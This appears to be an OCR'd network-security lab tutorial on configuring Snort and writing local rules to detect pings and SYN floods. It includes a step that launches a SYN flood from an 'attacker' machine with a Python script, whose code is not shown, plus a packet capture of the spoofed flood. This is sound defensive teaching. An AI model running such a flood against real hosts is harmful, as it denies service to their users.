


```
###################################################
# Step #1: Set the network variables.  For more information, see README.variables
###################################################

# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.136.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET !$HOME_NET
```

Machine: Router

Snort: configuration file

- Go to: `7)Customize your rule set`
- Uncomment `include $RULE_PATH\local.rules`



```
####################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are unabled in this conf file
####################################################

# site specific rules
include $RULE_PATH\local.rules
```


DELETE THE #

- Although there are many ready-to-use rules in Snort we want to write our own rules
- Let’s see how to do it!

Machine: Router

Snort rules: semantic

- Open `sudo gedit /etc/snort/rules/local.rules`



Action

Source Address

Direction

Destination Port

alert TCP any any -> any any (msg: *"TCP packet detected"*; sid: 5000001;)

Protocol

Source Port

Destination Address

Rule options

- Let's write a simple rule for ping detection:

```
alert ICMP $EXTERNAL_NET any -> $HOME_NET any (msg: "Ping detected";
sid: 5000001;)
```

Make sure to leave a blank row at the end of the file

Let's try!

Machine: Router

- Open a Terminal
- Start Snort: `sudo snort -i eth1 -c /etc/snort/snort.conf -A console`

Machine: Attacker


- Open a Terminal
- Ping the victim: `ping 192.168.136.102 -c 5`

Machine: Router

- The alert message "`Ping detected`" should be displayed
- `ctrl+c` to stop Snort

SYN Flood Attack

- A SYN flood occurs when a host becomes so overwhelmed by TCP SYN packets initiating incomplete connection requests that it can no longer process legitimate connection requests.




TCP Header

Source port = *Any*
Destination port = *Open TCP port number*
TCP SYN flag = *1*

IP Header

Source IP = *Spoofed or random IP address*
Destination IP = *Target host's IP address*

- Snort has to detect multiple packets from different sources directed to the same victim



Our rule

Machine: Router

- Open `sudo gedit /etc/snort/rules/local.rules`

```
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"TCP SYN flood attack
detected"; flags:S; threshold: type threshold, track by_dst, count 1000 ,
seconds 60; sid: 5000002;)
```

Where:

- The **flags** keyword is used to check if the TCP SYN flag is set.
- The **threshold** keyword means that this rule detects every 1000th event on this SID during a 60 second interval. So, if less than 1000 events occur in 60 seconds, nothing gets detected. Once an event is detected, a new time period starts for type=threshold.
- The **track by_dst** keyword means track by destination IP.
- The **count** keyword means count number of events.
- The **seconds** keyword means time period over which count is accrued.


Let's try!

Machine: Router

- Open a Terminal
- Start Snort: `sudo snort -i eth1 -c /etc/snort/snort.conf -A console`

Machine: Victim

- Open a Terminal
- Start listening on port 80: `nc -l -p 80`
- Open Wireshark and click on



Start

Choose one or more interfaces to capture from, then **Start**


Machine: Attacker

- Open a Terminal
- Start SYN flood attack: `sudo python Desktop/syn_flood.py`

Let's try!

Machine: Router

- Every 5 seconds an alert `"TCP SYN flood attack detected"` is displayed!



```
No.   Time       Source           Destination      Protocol Length Info
  240 0.43756600 192.168.136.102  120.234.183.172  TCP      58 http > 15388 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  241 0.43758400 192.168.136.102  202.68.4.36      TCP      58 http > 57003 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  242 0.43762300 192.168.136.102  180.71.247.194   TCP      58 http > ecmp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  243 0.43767300 192.168.136.102  130.179.139.125  TCP      58 http > winshadow [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  244 0.43768600 192.168.136.102  14.98.181.134    TCP      58 http > 63558 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  245 0.44229200 29.171.194.187   192.168.136.102  TCP      60 11990 > http [SYN] Seq=0 Win=8192 Len=0
  246 0.44231800 192.168.136.102  29.171.194.187   TCP      58 http > 11990 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  247 0.44727000 31.115.98.67     192.168.136.102  TCP      60 63170 > http [SYN] Seq=0 Win=8192 Len=0
  248 0.44731600 192.168.136.102  31.115.98.67     TCP      58 http > 63170 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  249 0.45306500 130.103.252.209  192.168.136.102  TCP      60 46194 > http [SYN] Seq=0 Win=8192 Len=0
  250 0.45308000 192.168.136.102  130.103.252.209  TCP      58 http > 46194 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  251 0.45692500 216.124.124.100  192.168.136.102  TCP      60 8324 > http [SYN] Seq=0 Win=8192 Len=0
  252 0.45693400 192.168.136.102  216.124.124.100  TCP      58 http > 8324 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  253 0.46107700 15.56.216.143    192.168.136.102  TCP      60 12759 > http [SYN] Seq=0 Win=8192 Len=0
  254 0.46111300 192.168.136.102  15.56.216.143    TCP      58 http > 12759 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  255 0.46588400 191.223.3.86     192.168.136.102  TCP      60 tidp > http [SYN] Seq=0 Win=8192 Len=0
  256 0.46589800 192.168.136.102  191.223.3.86     TCP      58 http > tidp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  257 0.47205100 206.155.251.26   192.168.136.102  TCP      60 idfp > http [SYN] Seq=0 Win=8192 Len=0
  258 0.47206500 192.168.136.102  206.155.251.26   TCP      58 http > idfp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  259 0.47601000 123.169.64.194   192.168.136.102  TCP      60 37278 > http [SYN] Seq=0 Win=8192 Len=0
  260 0.47602100 192.168.136.102  123.169.64.194   TCP      58 http > 37278 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  261 0.48020100 206.135.21.110   192.168.136.102  TCP      60 udt-os > http [SYN] Seq=0 Win=8192 Len=0
  262 0.48021400 192.168.136.102  206.135.21.110   TCP      58 http > udt-os [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  263 0.48610700 89.14.234.165    192.168.136.102  TCP      60 24673 > http [SYN] Seq=0 Win=8192 Len=0
  264 0.48612100 192.168.136.102  89.14.234.165    TCP      58 http > 24673 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  265 0.49466400 111.65.19.238    192.168.136.102  TCP      60 22871 > http [SYN] Seq=0 Win=8192 Len=0
  266 0.49467900 192.168.136.102  111.65.19.238    TCP      58 http > 22871 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  267 0.50180700 169.87.181.88    192.168.136.102  TCP      60 28632 > http [SYN] Seq=0 Win=8192 Len=0

⊞ Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_aa:95:14 (08:00:27:aa:95:14), Dst: CadmusCo_33:09:01 (08:00:27:33:09:01)
⊞ Internet Protocol Version 4, Src: 192.168.136.102 (192.168.136.102), Dst: 206.13.239.83 (206.13.239.83)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: dellpwrappks (1266), Seq: 0, Ack: 1, Len: 0
```

Machine: Victim

- On Wireshark we can see the flood of packets

